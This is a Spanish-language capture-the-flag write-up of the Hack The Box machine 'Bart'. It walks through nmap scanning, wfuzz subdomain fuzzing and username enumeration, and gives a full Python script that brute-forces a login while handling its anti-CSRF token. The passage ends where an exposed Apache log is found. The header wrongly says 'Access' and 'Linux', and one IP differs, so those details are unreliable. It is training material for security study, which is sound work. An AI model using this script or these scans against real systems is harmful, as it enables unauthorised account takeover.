
Hack The Box - Access

Sistema Operativo:	**Linux**
Dificultad:	**Medium**
Release:	**24/02/2018**

Técnicas utilizadas

- Troubleshooting web fuzzing tools
- Enumerating potential credential combinations
- Enumerating subdomains
- Log poisoning

Bart es una máquina de nivel intermedio de la plataforma de hack the box centrada principalmente en la enumeración web. Además, también es posible estudiar técnicas como log poisoning.



Enumeración

La dirección IP de la máquina víctima es 10.129.96.185. Por tanto, envié 5 trazas ICMP para verificar que existe conectividad entre las dos máquinas.

```
┌──(administrador㉿kali)-[~/Descargas]
└─$ ping -c 5 10.129.96.185
PING 10.129.96.185 (10.129.96.185) 56(84) bytes of data.
64 bytes from 10.129.96.185: icmp_seq=1 ttl=127 time=53.9 ms
64 bytes from 10.129.96.185: icmp_seq=2 ttl=127 time=54.8 ms
64 bytes from 10.129.96.185: icmp_seq=3 ttl=127 time=69.4 ms
64 bytes from 10.129.96.185: icmp_seq=4 ttl=127 time=54.7 ms
64 bytes from 10.129.96.185: icmp_seq=5 ttl=127 time=78.4 ms

--- 10.129.96.185 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4007ms
rtt min/avg/max/mdev = 53.893/62.238/78.353/9.929 ms

┌──(administrador㉿kali)-[~/Descargas]
└─$
```


Una vez que identificada la dirección IP de la máquina objetivo, utilicé el comando **nmap -p- -sS -sC -sV --min-rate 5000 -vvv -Pn 10.129.95.185 -oN scanner_bart** para descubrir los puertos abiertos y sus versiones:

- **(-p-)**: realiza un escaneo de todos los puertos abiertos.
- **(-sS)**: utilizado para realizar un escaneo TCP SYN, siendo este tipo de escaneo el más común y rápido, además de ser relativamente sigiloso ya que no llega a completar las conexiones TCP. Habitualmente se conoce esta técnica como sondeo de medio abierto (half open). Este sondeo consiste en enviar un paquete SYN, si recibe un paquete SYN/ACK indica que el puerto está abierto, en caso contrario, si recibe un paquete RST (reset), indica que el puerto está cerrado y si no recibe respuesta, se marca como filtrado.
- **(-sC)**: utiliza los script por defecto para descubrir información adicional y posibles vulnerabilidades. Esta opción es equivalente a --script=default. Es necesario tener en cuenta que algunos de estos script se consideran intrusivos ya que podría ser detectado por sistemas de detección de intrusiones, por lo que no se deben ejecutar en una red sin permiso.
- **(-sV)**: Activa la detección de versiones. Esto es muy útil para identificar posibles vectores de ataque si la versión de algún servicio disponible es vulnerable.
- **(--min-rate 5000)**: ajusta la velocidad de envío a 5000 paquetes por segundo.
- (**-Pn**): asume que la máquina a analizar está activa y omite la fase de descubrimiento de hosts.

```
┌──(administrador㉿kali)-[~/Descargas]
└─$ cat nmap/scanner_bart
# Nmap 7.94SVN scan initiated Sun Sep  1 11:08:38 2024 as: nmap -p- -sS -sC -sV --min-rate 5000 -vvv -Pn -oN nmap/scanner_bart 10.129.96.185
Nmap scan report for 10.129.96.185
Host is up, received user-set (0.054s latency).
Scanned at 2024-09-01 11:08:39 CEST for 39s
Not shown: 65534 filtered tcp ports (no-response)
PORT   STATE SERVICE REASON          VERSION
80/tcp open  http    syn-ack ttl 127 Microsoft IIS httpd 10.0
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
|_http-favicon: Unknown favicon MD5: 50465238F8A85D0732CBCC8EB04920AA
|_http-title: Did not follow redirect to http://forum.bart.htb/
|_http-server-header: Microsoft-IIS/10.0
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun Sep  1 11:09:18 2024 -- 1 IP address (1 host up) scanned in 39.29 seconds
```

Análisis del puerto 80 (HTTP)

En el análisis de puertos abiertos realizado con Nmap, se identificó un subdominio, forum.bart.htb, que contenía una página sin funcionalidad aparente pero con información sobre posibles usuarios del sistema.




Al inspeccionar el código fuente,observé un comentario que revelaba otro posible usuario junto con su dirección de correo electrónico.


Posteriormente, utilicé Wfuzz, una herramienta de fuerza bruta para aplicaciones web, con el objetivo de descubrir subdominios adicionales en el servidor. Este proceso implicó enviar múltiples solicitudes HTTP al servidor, cada una con un subdominio diferente, y analizar las respuestas para identificar aquellos subdominios que existían y eran accesibles.

```
┌──(administrador㉿kali)-[~/Descargas]
└─$ wfuzz -c --hc 404 --hh 0 -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt -H "Host: FUZZ.bart.htb" -u http://bart.htb -t 100
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://bart.htb/
Total requests: 4989

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000023:   200        548 L    2412 W     35529 Ch    "forum"
000000099:   200        80 L     221 W      3423 Ch     "monitor"

Total time: 12.23534
Processed Requests: 4989
Filtered Requests: 4987
Requests/sec.: 407.7531
```


Una vez finalizado el análisis, los subdominios descubiertos fueron agregados al archivo /etc/hosts para facilitar el acceso durante las siguientes etapas de la evaluación.




Al acceder al subdominio identificado con Wfuzz, encontré un panel de inicio de sesión. Sin embargo, no conocía los usuarios ni sus contraseñas. No obstante, había un botón de recuperación de contraseñas, lo que sugería la posibilidad de identificar algún usuario válido.



Por lo tanto, intenté utilizar los usuarios descubiertos anteriormente para encontrar alguno que pudiera ser válido.




En este caso, descubrí que un usuario válido era harvey, aunque no disponía de credenciales válidas.



Teniendo en cuenta lo anterior, utilicé Burp Suite para comprender mejor cómo se tramitan las peticiones al servidor. En este caso, se utiliza un token anti-CSRF. Un token anti-CSRF (Cross-Site Request Forgery) es un valor único, secreto e impredecible generado por la aplicación del lado del servidor y compartido con el cliente. Este token se incluye en las solicitudes HTTP posteriores emitidas por el cliente para validar la autenticidad de dichas solicitudes y proteger contra ataques CSRF.


El token anti-CSRF ayuda a prevenir estos ataques al asegurarse de que cada solicitud enviada por el cliente incluya el token correcto. Si el token no está presente o es incorrecto, el servidor rechazará la solicitud. Por tanto, será necesario realizar un ataque de fuerza bruta teniendo en cuenta la presencia del token anti-CSRF para poder avanzar en la explotación de la vulnerabilidad.




Sabiendo esto, desarrollé un script en Python3 con el objetivo de obtener la contraseña del usuario harvey. El script fue diseñado para automatizar el proceso de envío de solicitudes al servidor, manejando adecuadamente el token anti-CSRF y probando múltiples combinaciones de contraseñas hasta encontrar la correcta.

```python
#!/usr/bin/env python3

import re, requests, sys, signal
from multiprocessing import Pool
from argparse import ArgumentParser
from bs4 import BeautifulSoup
from pwn import *
'''
################################################
#    script de python para la maquina Bart     #
#    de la plataforma de hack the box          #
#    Autor: Jesus Maria Diaz Gonzalez          #
#    Fecha: 1-Septiembre-2024                  #
################################################
'''
def exit_handler(sig, frame):
    print("\n[!] Saliendo de la aplicacion...")
    sys.exit(1)

#evento para controlar la salida de la aplicacion con Ctrl+C
signal.signal(signal.SIGINT, exit_handler)

url = "http://monitor.bart.htb/index.php"
csrf_re = 'name="csrf" value="(.*)"'
#s = requests.Session()

def brute_force_attack(password):
    try:
        with requests.Session() as s:
            r = s.get(url)
            r.raise_for_status()  # Verifica si la solicitud GET fue exitosa

            soup = BeautifulSoup(r.text, 'html.parser')
            csrf = soup.find('input', {'name': 'csrf'})['value']

            post_login = {
                "csrf": csrf,
                "user_name": "harvey",
                "user_password": password,
                "action": "login"
            }
            r = s.post(url, data=post_login)
            r.raise_for_status()  # Verifica si la solicitud POST fue exitosa
            if "The information is incorrect" in r.text:
                return password, False
            else:
                return password, True
    except requests.exceptions.RequestException as req_err:
        print(f"Error en la solicitud HTTP: {req_err}")
        return password, False
    except AttributeError as attr_err:
        print(f"Error al extraer el token CSRF: {attr_err}")
        return password, False
    except Exception as e:
        print(f"Error inesperado: {e}")
        return password, False
def main(wordlist,hilos):
    try:
        with open(wordlist, 'r', encoding='latin-1') as file:
            try:
                with Pool(processes=int(hilos)) as pool:
                    progress_pass = log.progress("[+] Buscando credenciales...")
                    for password, status in pool.imap_unordered(brute_force_attack, (line.strip() for line in file)):
                        if status:
                            print(f"\n[+] Found password: {password} \n")
                            pool.terminate()
                            sys.exit(0)
                        else:
                            progress_pass.status(password)
                print("Not found")
            except (OSError, IOError) as file_err:
                print(f"Error al leer el archivo de la lista de contraseñas: {file_err}")
            except Exception as proc_err:
                print(f"Error durante el procesamiento: {proc_err}")
    except FileNotFoundError as fnf_err:
        print(f"Archivo no encontrado: {fnf_err}")
    except PermissionError as perm_err:
        print(f"Permiso denegado al intentar leer el archivo: {perm_err}")
    except Exception as e:
        print(f"Error inesperado: {e}")

if __name__ == '__main__':
    parser = ArgumentParser()
    parser.add_argument("-t", "--threads", help="Hilos de la aplicacion", default=10)
    parser.add_argument("-w", "--wordlist", help="diccionario de password", required=True)
    args = parser.parse_args()

    main(args.wordlist,args.threads)
```


Si el script se ejecuta correctamente, se obtendría la contraseña para el usuario harvey.




Después de obtener la contraseña del usuario harvey, accedí a un panel de administración de un chat interno.




En esta página de administración, encontré un subdominio que podría ser válido y que anteriormente no había descubierto.




Al acceder al nuevo subdominio, encontré un panel de inicio de sesión, pero no disponía de credenciales válidas que pudiera usar.




Con el objetivo de descubrir más información, utilicé Gobuster, una herramienta de fuerza bruta para la enumeración de directorios y archivos en sitios web. Gobuster permite listar directorios y archivos que no son visibles a simple vista, proporcionando una visión más completa de la estructura del servidor. Este análisis reveló que era posible registrar un usuario.




Sabiendo esto, registré un usuario con el fin de acceder a la página web y observar su contenido.




Al acceder a la página web, solo encontré un chat, sin nada aparentemente que pudiera usar como posible vector de ataque.



Sin embargo, al observar el código fuente de esta aplicación, descubrí una nueva dirección web donde posiblemente podría ver los registros de log.




Para mi sorpresa, solo encontré una página web donde aparecía un “1”. Sin embargo, al cambiar el nombre de usuario, mostraba un “0”.




1

Esto me hizo sospechar que el archivo de texto podría existir, por lo que modifiqué la URL para mostrar su contenido. Sorprendentemente, mostraba un archivo de log de Apache.

